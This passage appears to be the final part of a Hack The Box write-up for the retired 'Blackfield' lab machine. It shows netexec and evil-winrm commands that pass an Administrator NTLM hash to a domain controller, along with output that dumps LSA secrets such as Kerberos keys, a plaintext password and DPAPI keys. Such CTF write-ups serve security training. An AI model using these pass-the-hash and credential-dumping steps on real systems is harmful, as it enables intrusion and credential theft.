
```
┌──(kali㉿kali)-[~/Desktop/htb/blackfield]
└─$ netexec winrm blackfield.local -u Administrator -H '184fb5e5178480be64824d4cd53b99ee'
WINRM       10.10.10.192    5985   DC01             [*] Windows 10 / Server 2019 Build 17763 (name:DC01) (domain:BLACKFIELD.local)
WINRM       10.10.10.192    5985   DC01             [+] BLACKFIELD.local\Administrator:184fb5e5178480be64824d4cd53b99ee (Pwn3d!)
```

Before I got access to the machine I wanted to see if there were any plaintext accounts and I found the following.

```
┌──(kali㉿kali)-[~/Desktop/htb/blackfield]
└─$ netexec smb blackfield.local -u Administrator -H '184fb5e5178480be64824d4cd53b99ee' --lsa
SMB         10.10.10.192    445    DC01             [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:BLACKFIELD.local) (signing:True) (SMBv1:False)
SMB         10.10.10.192    445    DC01             [+] BLACKFIELD.local\Administrator:184fb5e5178480be64824d4cd53b99ee (Pwn3d!)
SMB         10.10.10.192    445    DC01             [+] Dumping LSA secrets
SMB         10.10.10.192    445    DC01             BLACKFIELD\DC01$:aes256-cts-hmac-sha1-96:80e27b411170df6e5b6f5ffaa569f792b24a0830bc5b4e5ce381f71361132546
SMB         10.10.10.192    445    DC01             BLACKFIELD\DC01$:aes128-cts-hmac-sha1-96:6e6c6817b17a15c25c98da41b8540919
SMB         10.10.10.192    445    DC01             BLACKFIELD\DC01$:des-cbc-md5:19497f89bac79ec1
SMB         10.10.10.192    445    DC01             BLACKFIELD\DC01$:plain_password_hex:621336d0aea18ebfe02a0f5d2d03dda1df9df7cfece561fe8e53f29b9697c695e11a4c94509085
d930c8ce9aa8ed201d3feb28cc4cbe6ba99b413ddfce3e34860ff88c6a176373228caf2a04f28e394cc1f0c3ceeee2d57716f18962255d66ac0c86633e507f61008bd8eb002f9b8fceebbb0d459e2f2292136a
601c82ebabad31cdbffe599d7e5b5913a8ea8af35cdfac4a6d65cca7ca3e59c80c491c30398abef6ab55573642a4daeb47b738a1d52380fbdb4998c9c95fb3619735e596a04df6c6900c014682aa106fcb69c5
dcaacd63846de4da5d9989d4f777122f23c9848836f15aad977e31df8f2c339bd857e3
SMB         10.10.10.192    445    DC01             BLACKFIELD\DC01$:aad3b435b51404eeaad3b435b51404ee:c8e78f1aaa68bac0ab473476852a2d01:::
SMB         10.10.10.192    445    DC01             BLACKFIELD\Administrator:###_ADM1N_3920_###
SMB         10.10.10.192    445    DC01             dpapi_machinekey:0xd4834e39bca0e657235935730c045b1b9934f690
dpapi_userkey:0x9fa187c3b866f3a77c651559633e2e120bc8ef6f
SMB         10.10.10.192    445    DC01             NL$KM:8801b205db707a0fef52df0696764ca4bd6e62d106631a7e312fa26df86c4250fc8d5ca4fc461bdc7eca7e767f5ec274cfebb61f998a
29cf2cd11d55c6012e6f
SMB         10.10.10.192    445    DC01             [+] Dumped 8 LSA secrets to /home/kali/.nxc/logs/DC01_10.10.10.192_2024-11-24_162158.secrets and /home/kali/.nxc/l
ogs/DC01_10.10.10.192_2024-11-24_162158.cached
```

```
evil-winrm -i blackfield.local -u Administrator -H '184fb5e5178480be64824d4cd53b99ee'
```

```
Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         2/28/2020   4:36 PM            447 notes.txt
-a----         11/5/2020   8:38 PM             32 root.txt
```


Blackfield has been Pwned!
Congratulations
kyocera2002, best of luck in capturing flags ahead!
#6646
MACHINE RANK
24 Nov 2024
PWN DATE
RETIRED
MACHINE STATE